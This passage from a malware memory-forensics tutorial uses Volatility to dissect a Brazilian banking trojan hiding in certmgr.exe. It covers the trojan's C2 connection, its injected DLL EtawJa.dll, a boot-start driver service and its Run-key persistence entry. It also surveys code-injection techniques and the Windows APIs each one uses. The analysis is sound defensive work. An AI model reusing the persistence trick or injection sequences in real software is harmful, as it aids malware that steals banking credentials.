root@kali:/malwares/trojan_banker_stuff# vol.py netscan | grep -i certmgr
Volatility Foundation Volatility Framework 2.6
0x7e255b18   TCPv4   192.168.0.6:1157      200.96.205.124:8686  SYN_SENT   3132
certmgr.exe
```

It is so interesting. This IP address is not the same of the original mentioned previously, so probably the IP address is changing between reboots or, even better, from one infection to another new one. Nonetheless, it is interesting to realize that the **remote port is the same (8686)**.

Checking the **whois service**, we have the following:

```
root@kali:~# whois 200.96.205.124
```

```
inetnum: 200.96.0.0/16
aut-num: AS8167
abuse-c: CSIOI
owner: Brasil Telecom S/A - Filial Distrito Federal
ownerid: 76.535.764/0326-90
responsible: Brasil Telecom S. A. - CNBRT
country: BR
owner-c: BTC14
tech-c: BTC14
inetrev: 200.96.205.0/24
nserver: ns03-cta.brasiltelecom.net.br
nsstat: 20170810 AA
nslastaa: 20170810
nserver: ns04-bsa.brasiltelecom.net.br
nsstat: 20170810 AA
nslastaa: 20170810
created: 20030225
changed: 20040325
```

It is ok because the operator is the same and the place is close the previous one (Goiânia).

Verifying users and their respective SIDs, we have:

```
root@kali:/malwares/trojan_banker_stuff# vol.py getsids -p 3132
Volatility Foundation Volatility Framework 2.6
certmgr.exe (3132): S-1-5-21-294430955-1364854259-672455518-1001 (AB)
certmgr.exe (3132): S-1-5-21-294430955-1364854259-672455518-513 (Domain Users)
certmgr.exe (3132): S-1-1-0 (Everyone)
certmgr.exe (3132): S-1-5-21-294430955-1364854259-672455518-1000
certmgr.exe (3132): S-1-5-32-544 (Administrators)
certmgr.exe (3132): S-1-5-32-559 (BUILTIN\Performance Log Users)
certmgr.exe (3132): S-1-5-32-545 (Users)
certmgr.exe (3132): S-1-5-4 (Interactive)
certmgr.exe (3132): S-1-2-1 (Console Logon (Users who are logged onto the physical console))
certmgr.exe (3132): S-1-5-11 (Authenticated Users)
certmgr.exe (3132): S-1-5-15 (This Organization)
certmgr.exe (3132): S-1-5-5-0-137120 (Logon Session)
certmgr.exe (3132): S-1-2-0 (Local (Users with the ability to log in locally))
certmgr.exe (3132): S-1-5-64-10 (NTLM Authentication)
certmgr.exe (3132): S-1-16-8192 (Medium Mandatory Level)
root@kali:/malwares/trojan_banker_stuff# █
```

The username used during the logon

Apparently, there is not any really strange, except a **blank username in one of the SIDs** (ended 1000). As the target system does not belong to a domain (if it belonged, so blank users would be normal), so we need to pay attention to understand whether it is an important artifact or not.

Continuing the analysis, it is suitable to check privileges associated with the infected process (**certmgr.exe**) because, even the indirectly, it can show the goal of the malware.

Thus, execute the command as shown at next page:

```
root@kali:~/malwares/trojan_banker_stuff# vol.py privs -p 3132
Volatility Foundation Volatility Framework 2.6
```

Pid	Process	Value	Privilege	Attributes	Description
3132	certmgr.exe	2	SeCreateTokenPrivilege		Create a token object
3132	certmgr.exe	3	SeAssignPrimaryTokenPrivilege		Replace a process-level token
3132	certmgr.exe	4	SeLockMemoryPrivilege		Lock pages in memory
3132	certmgr.exe	5	SeIncreaseQuotaPrivilege		Increase quotas
3132	certmgr.exe	6	SeMachineAccountPrivilege		Add workstations to the domain
3132	certmgr.exe	7	SeTcbPrivilege		Act as part of the operating system
3132	certmgr.exe	8	SeSecurityPrivilege		Manage auditing and security log
3132	certmgr.exe	9	SeTakeOwnershipPrivilege		Take ownership of files/objects
3132	certmgr.exe	10	SeLoadDriverPrivilege		Load and unload device drivers
3132	certmgr.exe	11	SeSystemProfilePrivilege		Profile system performance
3132	certmgr.exe	12	SeSystemTimePrivilege		Change the system time
3132	certmgr.exe	13	SeProfileSingleProcessPrivilege		Profile a single process
3132	certmgr.exe	14	SeIncreaseBasePriorityPrivilege		Increase scheduling priority
3132	certmgr.exe	15	SeCreatePagefilePrivilege		Create a pagefile
3132	certmgr.exe	16	SeCreatePermanentPrivilege		Create permanent shared objects
3132	certmgr.exe	17	SeBackupPrivilege		Backup files and directories
3132	certmgr.exe	18	SeRestorePrivilege		Restore files and directories
3132	certmgr.exe	19	SeShutdownPrivilege	Present	Shut down the system
3132	certmgr.exe	20	SeDebugPrivilege		Debug programs
3132	certmgr.exe	21	SeAuditPrivilege		Generate security audits
3132	certmgr.exe	22	SeSystemEnvironmentPrivilege		Edit firmware environment values
3132	certmgr.exe	23	SeChangeNotifyPrivilege	Present, Enabled, Default	Receive notifications of changes to files or directories
3132	certmgr.exe	24	SeRemoteShutdownPrivilege		Force shutdown from a remote system
3132	certmgr.exe	25	SeUndockPrivilege	Present	Remove computer from docking station
3132	certmgr.exe	26	SeSyncAgentPrivilege		Synch registry service data
3132	certmgr.exe	27	SeEnableDelegationPrivilege		Enable user accounts to be trusted for delegation
3132	certmgr.exe	28	SeManageVolumePrivilege		Manage the files on a volume
3132	certmgr.exe	29	SeImpersonatePrivilege		Impersonate a client after authentication
3132	certmgr.exe	30	SeCreateGlobalPrivilege		Create global objects
3132	certmgr.exe	31	SeTrustedCredManAccessPrivilege		Access Credential Manager as a trusted caller
3132	certmgr.exe	32	SeRelabelPrivilege		Modify the mandatory integrity level of an object
3132	certmgr.exe	33	SeIncreaseWorkingSetPrivilege	Present	Allocate more memory for user applications
3132	certmgr.exe	34	SeTimeZonePrivilege	Present	Adjust the time zone of the computer's internal clock
3132	certmgr.exe	35	SeCreateSymbolicLinkPrivilege		Required to create a symbolic link

As we see above, the **SeChangeNotifyPrivilege** was explicitly changed and enabled (maybe using **AdjustTokenPrivileges( )** function), which permits the caller to register a **callback function** (basically, a notification engine and a modern method to perform hooking) to be executed when any file or directory is changed, preventing any external event (administrators, analysts and programs) to change these selected files and directories. Going forward, the next step is to check the DLLs used by the infected executable by running the following command:

```
root@kali:~/malwares/trojan_banker_stuff# vol.py dlllist -p 3132
Volatility Foundation Volatility Framework 2.6
*****
certmgr.exe pid: 3132
Command line : "C:\Program Files\Windows Kits\10\bin\x86\certmgr.exe"
Service Pack 1
```

Base	Size	LoadCount	LoadTime	Path
0x00ee0000	0x15000	0xffff	1970-01-01 00:00:00 UTC+0000	C:\Program Files\Windows Kits\10\bin\x86\certmgr.exe
0x76f80000	0x13c000	0xffff	1970-01-01 00:00:00 UTC+0000	C:\Windows\SYSTEM32\ntdll.dll
0x756b0000	0xd4000	0xffff	2017-07-21 06:52:25 UTC+0000	C:\Windows\system32\kernel32.dll
0x75150000	0x4a000	0xffff	2017-07-21 06:52:25 UTC+0000	C:\Windows\system32\USER32.dll
0x754a0000	0xac000	0xffff	2017-07-21 06:52:25 UTC+0000	C:\Windows\system32\USER32.dll
0x766f0000	0xc9000	0xffff	2017-07-21 06:52:25 UTC+0000	C:\Windows\system32\USER32.dll
0x76850000	0x4e000	0xffff	2017-07-21 06:52:25 UTC+0000	C:\Windows\system32\USER32.dll
0x75810000	0xa8000	0xffff	2017-07-21 06:52:25 UTC+0000	C:\Windows\system32\USER32.dll
0x76b20000	0x9d000	0xffff	2017-07-21 06:52:25 UTC+0000	C:\Windows\system32\USER32.dll
0x752b0000	0x11d000	0xffff	2017-07-21 06:52:25 UTC+0000	C:\Windows\system32\USER32.dll
0x75140000	0xc0000	0xffff	2017-07-21 06:52:25 UTC+0000	C:\Windows\system32\USER32.dll
0x65d80000	0x3fb000	0xffff	2017-07-21 06:52:25 UTC+0000	C:\Program Files\Windows Kits\10\bin\x86\CRYPTUI.dll
0x73a10000	0xd0000	0xffff	2017-07-21 06:52:25 UTC+0000	C:\Windows\system32\USER32.dll
0x753d0000	0xa0000	0xffff	2017-07-21 06:52:25 UTC+0000	C:\Windows\system32\USER32.dll
0x77170000	0x19000	0xffff	2017-07-21 06:52:25 UTC+0000	C:\Windows\SYSTEM32\USER32.dll
0x769e0000	0xa1000	0xffff	2017-07-21 06:52:25 UTC+0000	C:\Windows\system32\USER32.dll
0x77190000	0x1f000	0x2	2017-07-21 06:52:25 UTC+0000	C:\Windows\system32\USER32.dll
0x76620000	0xc0000	0x1	2017-07-21 06:52:25 UTC+0000	C:\Windows\system32\USER32.dll
0x00530000	0xc9000	0x1	2017-07-21 06:52:25 UTC+0000	C:\Program Files\Windows Kits\10\bin\x86\EtawJa.dll
0x73b00000	0x13000	0x1	2017-07-21 06:52:25 UTC+0000	C:\Windows\system32\USER32.dll
0x73a60000	0x5000	0x1	2017-07-21 06:52:25 UTC+0000	C:\Windows\system32\USER32.dll
0x76dc0000	0x15c000	0x2	2017-07-21 06:52:25 UTC+0000	C:\Windows\system32\USER32.dll
0x759d0000	0xc4000	0x1	2017-07-21 06:52:25 UTC+0000	C:\Windows\system32\USER32.dll
0x77110000	0x57000	0x2	2017-07-21 06:52:25 UTC+0000	C:\Windows\system32\USER32.dll
0x770c0000	0x35000	0x10	2017-07-21 06:52:25 UTC+0000	C:\Windows\system32\USER32.dll
0x75550000	0x6000	0x16	2017-07-21 06:52:25 UTC+0000	C:\Windows\system32\USER32.dll
0x75020000	0xc000	0x1	2017-07-21 06:52:30 UTC+0000	C:\Windows\system32\USER32.dll
0x73ee0000	0x40000	0x2	2017-07-21 06:52:30 UTC+0000	C:\Windows\system32\USER32.dll
0x74b10000	0x3c000	0x6	2017-07-21 06:53:18 UTC+0000	C:\Windows\system32\USER32.dll
0x749d0000	0x44000	0x4	2017-07-21 06:53:18 UTC+0000	C:\Windows\system32\USER32.dll
0x73150000	0x1c000	0x1	2017-07-21 06:53:18 UTC+0000	C:\Windows\system32\USER32.dll
0x73130000	0x7000	0x1	2017-07-21 06:53:18 UTC+0000	C:\Windows\system32\USER32.dll
0x6d8d0000	0x6000	0x1	2017-07-21 06:53:18 UTC+0000	C:\Windows\system32\USER32.dll
0x73460000	0x10000	0x1	2017-07-21 06:54:22 UTC+0000	C:\Windows\system32\USER32.dll
0x6d100000	0x10000	0x1	2017-07-21 06:54:22 UTC+0000	C:\Windows\system32\USER32.dll
0x6d0a0000	0x12000	0x2	2017-07-21 06:54:22 UTC+0000	C:\Windows\system32\USER32.dll
0x6d090000	0x8000	0x1	2017-07-21 06:54:22 UTC+0000	C:\Windows\system32\USER32.dll
0x71a40000	0x38000	0x1	2017-07-21 06:54:22 UTC+0000	C:\Windows\system32\USER32.dll
0x74660000	0x5000	0x1	2017-07-21 06:54:22 UTC+0000	C:\Windows\system32\USER32.dll

It is very interesting! A DLL named **EtawJa.dll** has appeared at same directory of **certmgr.exe** program probably because the extraction process of the infected **cryptui.dll**. Certainly, we are going to examine it later.

Probably the reader could ask about the meaning of the **LoadCount** field indicating the **0xffff** value. This specific value indicates that the DLL was **loaded from the IAT (not dynamically)**. Thus, many DLLs were loaded dynamically in this case, likely using the **LoadLibrary()**, which uses **VirtualAlloc()** function to create a new segment, or even the **LdrLoadDll()** native function.

Dumping the **EtawJa.dll** from the memory image can be accomplished by executing the following command (**--fix** option forces the **ImageBase** to match the loaded address):

```
root@kali:/malwares/trojan_banker_stuff# vol.py dlldump -p 3132 -b 0x00530000 --fix --memory -D .
Volatility Foundation Volatility Framework 2.6
Process(V) Name           Module Base Module Name           Result
-----
0x86d865f0 certmgr.exe           0x000530000 EtawJa.dll                 OK: module.3132.7e3865f0.530000.dll
root@kali:/malwares/trojan_banker_stuff# file module.3132.7e3865f0.530000.dll
module.3132.7e3865f0.530000.dll: PE32 executable (DLL) (console) Intel 80386 (stripped to external P
DB), for MS Windows
```

At same way that a process can be hidden by unlinking it from a doubly linked list, the process for hiding DLL is similar because, if the reader to remember about this topic, we have **\_EPROCESS.PEB** → **\_PEB.Ldr** → **\_PEB\_LDR\_DATA (LoadOrderList, MemoryOrderList, InitOrderList)** → **\_LDR\_DATA\_TABLE\_ENTRY**, and all of them can be shown. For example, after calling the **volshell** plugin, list the **\_PEB** structure initially and find the **Ldr** field:

```
root@kali:/malwares/trojan_banker_stuff# vol.py volshell -p 3132
Volatility Foundation Volatility Framework 2.6
Current context: certmgr.exe @ 0x86d865f0, pid=3132, ppid=2992 DTB=0x7f3085c0
Welcome to volshell! Current memory image is:
file:///malwares/trojan_banker_stuff/trojan_after_r.vmem
To get help, type 'hh()'
>>> dt ("_PEB")
'_PEB' (584 bytes)
0x0 : InheritedAddressSpace ['unsigned char']
0x1 : ReadImageFileExecOptions ['unsigned char']
0x2 : BeingDebugged ['unsigned char']
0x3 : BitField ['unsigned char']
0x3 : ImageUsesLargePages ['BitField', {'end_bit': 1, 'start_bit': 0, 'native_
type': 'unsigned char'}]
0x3 : IsImageDynamicallyRelocated ['BitField', {'end_bit': 4, 'start_bit': 3, 'native_
type': 'unsigned char'}]
0x3 : IsLegacyProcess ['BitField', {'end_bit': 3, 'start_bit': 2, 'native_
type': 'unsigned char'}]
0x3 : IsProtectedProcess ['BitField', {'end_bit': 2, 'start_bit': 1, 'native_
type': 'unsigned char'}]
0x3 : SkipPatchingUser32Forwarders ['BitField', {'end_bit': 5, 'start_bit': 4, 'native_
type': 'unsigned char'}]
0x3 : SpareBits ['BitField', {'end_bit': 8, 'start_bit': 5, 'native_
type': 'unsigned char'}]
0x4 : Mutant ['pointer', ['void']]
0x8 : ImageBaseAddress ['pointer', ['void']]
0xc : Ldr ['pointer', ['_PEB_LDR_DATA']]
0x10 : ProcessParameters ['pointer', ['RTL_USER_PROCESS_PARAMETERS']]
```

By using the same method, it is possible to find all remaining structures, as shown below:

```
>>> dt (" PEB_LDR_DATA")
'_PEB_LDR_DATA' (48 bytes)
0x0  : Length                ['unsigned long']
0x4  : Initialized           ['unsigned char']
0x8  : SsHandle              ['pointer', ['void']]
0xc  : InLoadOrderModuleList ['_LIST_ENTRY']
0x14 : InMemoryOrderModuleList ['_LIST_ENTRY']
0x1c : InInitializationOrderModuleList ['_LIST_ENTRY']
0x24 : EntryInProgress       ['pointer', ['void']]
0x28 : ShutdownInProgress    ['unsigned char']
0x2c : ShutdownThreadId      ['pointer', ['void']]
```

As a quick review, remember that:

- **InLoadOrderModuleList**: a linked list that shows modules in the order in which they are **loaded** into a process.
- **InMemoryOrderModuleList**: another linked list, which organizes modules in the order in which they **appear in the virtual memory layout of the process**.
- **InInitializationOrderModuleList**: a linked list that organizes modules in the **order in which their DLLMain( ) function was executed**. It is very important to highlight that **DllMain( ) is not always called immediately when a module loads and, sometimes, it could never be called**. A possible example is when a program loads a DLL from a data file.

Finally, the **\_LDR\_DATA\_TABLE\_ENTRY** structure is also shown in the following output:

```
>>> dt (" LDR_DATA_TABLE_ENTRY")
'_LDR_DATA_TABLE_ENTRY' (120 bytes)
0x0  : InLoadOrderLinks      ['_LIST_ENTRY']
0x8  : InMemoryOrderLinks    ['_LIST_ENTRY']
0x10 : InInitializationOrderLinks ['_LIST_ENTRY']
0x18 : DllBase                ['pointer', ['void']]
0x1c : EntryPoint            ['pointer', ['void']]
0x20 : SizeOfImage           ['unsigned long']
0x24 : FullDllName           ['_UNICODE_STRING']
0x2c : BaseDllName           ['_UNICODE_STRING']
0x34 : Flags                  ['unsigned long']
0x38 : LoadCount             ['unsigned short']
0x3a : TlsIndex              ['unsigned short']
0x3c : HashLinks              ['_LIST_ENTRY']
0x3c : SectionPointer        ['pointer', ['void']]
0x40 : CheckSum               ['unsigned long']
0x44 : LoadedImports         ['pointer', ['void']]
0x44 : TimeDateStamp         ['UnixTimeStamp', {'is_utc': True}]
0x48 : EntryPointActivationContext ['pointer', ['_ACTIVATION_CONTEXT']]
0x4c : PatchInformation      ['pointer', ['void']]
0x50 : ForwarderLinks        ['_LIST_ENTRY']
0x58 : ServiceTagLinks      ['_LIST_ENTRY']
0x60 : StaticLinks           ['_LIST_ENTRY']
0x68 : ContextInformation    ['pointer', ['void']]
0x6c : OriginalBase          ['unsigned long']
0x70 : LoadTime              ['WinTimeStamp', {'is_utc': True}]
```

We can make a cross checking of the **VAD entries** with the previous **DLL lists** by executing the following command:

```

root@kali:/malwares/trojan_banker_stuff# vol.py ldrmodules -p 3132
Volatility Foundation Volatility Framework 2.6
Pid      Process                Base      InLoad  InInit  InMem  MappedPath
-----
3132 certmgr.exe          0x00ee0000 True     False   True    \Program Files\Windows Kits\10\bin
\x86\certmgr.exe
3132 certmgr.exe          0x00530000 True     True    True    \Windows\System32\winnsi.dll
3132 certmgr.exe          0x73130000 True     True    True    \Windows\System32\dwmapl.dll
3132 certmgr.exe          0x73b00000 True     True    True    \Windows\System32\sechost.dll
3132 certmgr.exe          0x77170000 True     True    True    \Windows\System32\ntdll.dll
3132 certmgr.exe          0x76f80000 True     True    True    \Windows\System32\imm32.dll
3132 certmgr.exe          0x77190000 True     True    True    \Windows\System32\dnsapi.dll
3132 certmgr.exe          0x749d0000 True     True    True    \Windows\System32\wtsapi32.dll
3132 certmgr.exe          0x73a10000 True     True    True    \Windows\System32\NLAapi.dll
3132 certmgr.exe          0x71a40000 True     True    True    \Windows\System32\FWPuclnt.DLL
3132 certmgr.exe          0x75020000 True     True    True    \Windows\System32\cryptbase.dll
3132 certmgr.exe          0x73460000 True     True    True    \Windows\System32\Nlaapi.dll
3132 certmgr.exe          0x754a0000 True     True    True    \Windows\System32\msvcrt.dll
3132 certmgr.exe          0x752b0000 True     True    True    \Windows\System32\crypt32.dll
3132 certmgr.exe          0x770c0000 True     True    True    \Windows\System32\ws2_32.dll
3132 certmgr.exe          0x766f0000 True     True    True    \Windows\System32\user32.dll
3132 certmgr.exe          0x6d100000 True     True    True    \Windows\System32\NapiNSP.dll
3132 certmgr.exe          0x6d0a0000 True     True    True    \Windows\System32\pnprpnsd.dll
3132 certmgr.exe          0x75140000 True     True    True    \Windows\System32\masn1.dll
3132 certmgr.exe          0x759d0000 True     True    True    \Windows\System32\shell32.dll
3132 certmgr.exe          0x65d80000 True     True    True    \Program Files\Windows Kits\10\bin
\x86\cryptui.dll
3132 certmgr.exe          0x74660000 True     True    True    \Windows\System32\WSHTCPIP.DLL
3132 certmgr.exe          0x73150000 True     True    True    \Windows\System32\IPHLAPI.DLL
3132 certmgr.exe          0x756b0000 True     True    True    \Windows\System32\kernel32.dll
3132 certmgr.exe          0x76dc0000 True     True    True    \Windows\System32\ole32.dll
3132 certmgr.exe          0x753d0000 True     True    True    \Windows\System32\advapi32.dll
3132 certmgr.exe          0x769e0000 True     True    True    \Windows\System32\rpcrt4.dll
3132 certmgr.exe          0x75810000 True     True    True    \Windows\System32\lpk.dll
3132 certmgr.exe          0x74b10000 True     True    True    \Windows\System32\mswsock.dll
3132 certmgr.exe          0x76620000 True     True    True    \Windows\System32\msctf.dll
3132 certmgr.exe          0x76850000 True     True    True    \Windows\System32\gdi32.dll
3132 certmgr.exe          0x73a60000 True     True    True    \Windows\System32\msimg32.dll
3132 certmgr.exe          0x76b20000 True     True    True    \Windows\System32\usp10.dll
3132 certmgr.exe          0x6d090000 True     True    True    \Windows\System32\winrnr.dll
3132 certmgr.exe          0x75150000 True     True    True    \Windows\System32\KernelBase.dll
3132 certmgr.exe          0x75550000 True     True    True    \Windows\System32\ansi.dll
3132 certmgr.exe          0x6d8d0000 True     True    True    \Windows\System32\rasadhlp.dll
3132 certmgr.exe          0x73ee0000 True     True    True    \Windows\System32\uxtheme.dll
3132 certmgr.exe          0x77110000 True     True    True    \Windows\System32\shlwapi.dll

```

Of course, a question comes up: “What is the DLL name of the highlighted entry above?”. It is very easy: **EtawJa.dll**, as we have seen previously at `dllist`'s output. A better way to find the same result is by including the `-v` option at the `ldrmodules` plugin, as shown below:

```

root@kali:/malwares/trojan_banker_stuff# vol.py ldrmodules -p 3132 -v
Volatility Foundation Volatility Framework 2.6
Pid      Process                Base      InLoad  InInit  InMem  MappedPath
-----
3132 certmgr.exe          0x00ee0000 True     False   True    \Program Files\Windows Kits\10\bin
\x86\certmgr.exe
Load Path: C:\Program Files\Windows Kits\10\bin\x86\certmgr.exe : certmgr.exe
Mem Path:  C:\Program Files\Windows Kits\10\bin\x86\certmgr.exe : certmgr.exe
3132 certmgr.exe          0x00530000 True     True    True    \Windows\System32\winnsi.dll
Load Path: C:\Program Files\Windows Kits\10\bin\x86\EtawJa.dll : EtawJa.dll
Init Path: C:\Program Files\Windows Kits\10\bin\x86\EtawJa.dll : EtawJa.dll
Mem Path:  C:\Program Files\Windows Kits\10\bin\x86\EtawJa.dll : EtawJa.dll
3132 certmgr.exe          0x73130000 True     True    True    \Windows\System32\winnsi.dll
Load Path: C:\Windows\system32\WINNSI.DLL : WINNSI.DLL
Init Path: C:\Windows\system32\WINNSI.DLL : WINNSI.DLL
Mem Path:  C:\Windows\system32\WINNSI.DLL : WINNSI.DLL

```

Wow! It is the same DLL (**EtawJa.dll**) that we found previously. Furthermore, there is not any hidden DLL because almost fields are **True** and the own executable (**certmgr.exe**) is never included in the **Inanity list** (remember: it is not a DLL, but an executable, so it does not have the **Dolman() function** 😊). Furthermore, remember that executable files and DLL could be mapped into the

memory by functions such as **MapViewOfFile( )** without being registered in the **\_PEB structure**, hence not being registered in any of these lists (**InLoadOrderModuleList( )**, **InMemoryOrderModuleList( )**, and **InInitializationOrderModuleList( )** functions) too.

None DLL was apparently injected, but there is no any code injection in this memory sample? Before executing commands to find any code injections, the reader could remember that there are few flavors of code injection:

- **DLL Injection** → It is possible to **force a process to load a DLL** into its address space (**LoadLibrary( )**). Unfortunately, it is easily detected because the DLL must be on disk before performing the injection. Usually, it is a sequence of system calls such as **OpenProcess( )**, **VirtualAlloc( )**, **WriteProcessMemory( )** and **CreateRemoteThread( )** functions.
- **PE Injection** → a PE file, which has its IAT configured for the target process, is written and forced to be executed into the addressing space of the target process.
- **Reflective Injection** → it is similar to the previous one, but the **code (usually a DLL) manages its initialization without needing of LoadLibrary( ) and CreateRemoteThread( ) functions, for example.**
- **Direct Injection** → It's possible to inject a code (shellcode) directly from the memory. (**WriteProcessMemory( ) / NtMapViewOfSection( )**)
- **APC Injection** → It allows a program to **execute a code in a specific thread** by attaching to an **APC queue** (without using the **CreateRemoteThread( )**) and preempting this thread in an alertable state to run the malicious code. (**QueueUserAPC( )**, **KeInitializeAPC( )** and **KeInsertQueueAPC( )**). Additionally, **AtomBombing technique** is also based on APCs. ☺
- **Hook Injection** → This method could be used to inject a DLL into a process by using functions such as **SetWindowsHookEx( )**.
- **Hollowing or Process Replacement** → in few words, the malware “empties” the content of a process on memory and inserts a malicious content (as explained previously).
- **Extra Windows Memory Injection** → malwares using this technique inject code into explorer.exe’s shared memory by opening a previously created shared section, writing the code and using **GetWindowsLong( )/SetWindowsLong( )** APIs to change the offset of a function’s pointer to point it to the injected code of the shared section.

Therefore, examining the process **certmgr.exe** for injection evidence, we have the following:

```

root@kali:~/malwares/trojan_banker_stuff# vol.py malfind -p 3132 -W
Volatility Foundation Volatility Framework 2.6
Process: certmgr.exe Pid: 3132 Address: 0x530000
Vad Tag: Vad Protection: PAGE_EXECUTE_READWRITE
Flags: Protection: 6

0x00530000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ .....
0x00530010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
0x00530020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x00530030 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 .....

0x00530000 4d          DEC EBP
0x00530001 5a          POP EDX
    
```

I have narrowed the output by only looking for executable code/DLL ( **-W option** ), but the found address above (**0x530000**) is apparently well known as being **the EtawJa.dll**. Anyway, we need to dump it and this task can be accomplished by running the following command:

```
root@kali:/malwares/trojan_banker_stuff# vol.py malfind -p 3132 -W -D .
root@kali:/malwares/trojan_banker_stuff# file process.0x86d865f0.0x530000.dmp
process.0x86d865f0.0x530000.dmp: PE32 executable (DLL) (console) Intel 80386 (stripped to external PDB),
for MS Windows
```

If you check, this is the **EtawJa.dll file**, which we have also extracted by using **dlldump plugin** at page 45. Additionally, it is the same file that we extracted from memory by using the debugger at page 31. Probably, its IAT is destroyed, but it is extremely easy to fix it. 😊 Of course, we can check it by executing the following command:

```
root@kali:/malwares/trojan_banker_stuff# peframe process.0x86d865f0.0x530000.dmp
```

#### Short information

```
-----
File type      PE32 executable (DLL) (console) Intel 80386 (stripped to external PDB), for MS Windows
File name      process.0x86d865f0.0x530000.dmp
...
Compile time   2017-04-05 09:58:39
Sections       11 (5 suspicious)
Directories    import, export, resource, tls, relocation
Detected       packer
Dll            True
```

#### Packer info

```
-----
Microsoft Visual C++ 8
Microsoft Visual C++ 8.0
...
```

#### Filename found

```
-----
Library  sntdll.dll
Library  ntdll.dll
Library  ADVAPI32.dll
Library  SHLWAPI.dll
Library  SHELL32.dll
Library  libgcj-16.dll
Library  WS2_32.dll
Library  msvcrt.dll
Library  ole32.dll
Library  MSIMG32.DLL
Library  USER32.dll
Library  GDI32.dll
Library  KERNEL32.dll
Library  libgcc_s_dw2-1.dll
Library  dwmapi.dll
```

Later, we will return to these DLLs. 😊

```
Url found:      http://www.ibsensoftware.com/
```



Are we done in memory analysis? Of course, it is not. Not even close because Volatility is outstanding. ☺ We do not know whether our malware has installed any service, so let's check it. As the reader could remember, the **svcsan plugin** performs an excellent job by listing services managed by the **SCM** and created using the **CreateService( ) function**, but it is not able to detect services that start using the **NtLoadDriver( )**. Anyway, it is an excellent method for listing the existing services. As there are many services running, so it is suitable to redirect the output to a file for analyzing all services later, as shown below:

```
root@kali:/malwares/trojan_banker_stuff# vol.py svcsan -v --output-file=services.txt
```

After analyzing the **services.txt file**, I found the following strange service:

```
Offset: 0x8c0878
Order: 2
Start: SERVICE_BOOT_START
Process ID: -
Service Name: 1C51F309C6EBA200
Display Name: 1C51F309C6EBA200
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_RUNNING
Binary Path: \Driver\1C51F309C6EBA200
ServiceDll:
ImagePath: system32\drivers\bf190a1f.sys
FailureCommand:
```

As the reader could remember, this service is related to the same driver that we found previously. ☺ Going further, we can try to list the most recently used services by listing them in reverse order using their time stamps. This technique has two advantages: it is able to catch services being loaded by the **NtLoadDriver( )** and, additionally, we don't need to know the exact name of the service:

```
root@kali:/malwares/trojan_banker_stuff# vol.py volshell
Volatility Foundation Volatility Framework 2.6
Current context: System @ 0x851c9690, pid=4, ppid=0 DTB=0x185000
Python 2.7.13 (default, Jan 19 2017, 14:48:08)
Type "copyright", "credits" or "license" for more information.

IPython 5.1.0 -- An enhanced Interactive Python.
?                -> Introduction and overview of IPython's features.
%quickref        -> Quick reference.
help             -> Python's own help system.
object?         -> Details about 'object', use 'object??' for extra details.

In [1]: import volatility.plugins.registry.registryapi as registryapi
In [2]: regx = registryapi.RegistryApi(self._config)
In [3]: key_ref = "ControlSet001\Services"
In [4]: subkeys = regx.reg_get_all_subkeys("system",key_ref)
In [5]: services = dict((z.Name, int(z.LastWriteTime)) for z in subkeys)
In [6]: times = sorted(set(services.values()), reverse=True)
In [7]: top = times[0:7]

In [8]: for time in top:
...:     for name, ts in services.items():
...:         if ts == time:
...:             print time, name
...:
```

The output is the following:

```

1500620032 PROCMON23
1500619930 monitor
1500619929 vmusbmouse
1500619929 mouhid
1500619929 usbccgp
1500619929 HidUsb
1500619928 flpydisk
1500619928 usbhub
1500619928 HdAudAddService
1500619928 Parport
1500619927 cdrom
1500619927 rdyboost
1500619927 Disk
1500619927 vmrawdsk
1500619927 mssmbios
1500619924 atapi
1500619924 partmgr
1500619923 i8042prt
1500619923 LSI_SAS
1500619923 msahci
1500619923 Serenum
1500619923 vmmouse
1500619923 usbehci
1500619923 Serial
1500619923 vm3dmp
1500619923 E1G60
1500619923 usbhci
1500619923 intelide
1500619923 HDAudBus
1500619923 agp440
1500619923 fdc

```

At first analysis, nothing is wrong.

Checking the handles associated to the **Registry**, we have the following:

```

root@kali:~/malwares/trojan_banker_stuff# vol.py handles -p 3132 -t Key
Volatility Foundation Volatility Framework 2.6
Offset(V)      Pid      Handle      Access Type      Details
-----
0x9c189fd0    3132     0x10        0x20019 Key             MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SYSTEM\VERSIONS
0x9c043850    3132     0x18        0xf003f Key             USER\S-1-5-21-294430955-1364854259-6724555-18-1001
0x9c0baec0    3132     0x1c         0x1 Key             MACHINE\SYSTEM\CONTROLSET001\CONTROL\SESSION MANAGER
0xa5115690    3132     0x34        0x20019 Key             MACHINE
0xa5045b68    3132     0x98         0x1 Key             USER\S-1-5-21-294430955-1364854259-6724555-18-1001\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\EXPLORER
0xa91e6318    3132     0xc4        0x20019 Key             MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSDCK2\PARAMETERS\NAMESPACE_CATALOG5
0x9be45db8    3132     0xdc        0x20019 Key             MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSDCK2\PARAMETERS\PROTOCOL_CATALOG9

```

As normally malwares use the **Registry** for making the persistence, so it is appropriate to check the main key used for this goal as shown below:

```

root@kali:/malwares/trojan_banker_stuff# vol.py printkey -K "SOFTWARE\MICROSOFT\WINDOWS\C
URRENTVERSION\RUN"
Volatility Foundation Volatility Framework 2.6
Legend: (S) = Stable (V) = Volatile

-----
Registry: \SystemRoot\System32\Config\DEFAULT
Key name: Run (S)
Last updated: 2017-02-18 22:55:38 UTC+0000

Subkeys:

Values:
-----
Registry: \??\C:\Users\AB\ntuser.dat
Key name: Run (S)
Last updated: 2017-07-21 05:54:32 UTC+0000

Subkeys:

Values:
REG_SZ 7D0046538E410D26 : (S) cmd.exe /c start "" "C:\Program Files\Windows Kits\1
0\bin\x86\certmgr.exe"
-----
Registry: \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
Key name: Run (S)
Last updated: 2009-07-14 04:34:14 UTC+0000

Subkeys:

Values:
REG_EXPAND_SZ Sidebar : (S) %ProgramFiles%\Windows Sidebar\Sidebar.exe /autoRun
-----
Registry: \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
Key name: Run (S)
Last updated: 2009-07-14 04:34:14 UTC+0000

Subkeys:

Values:
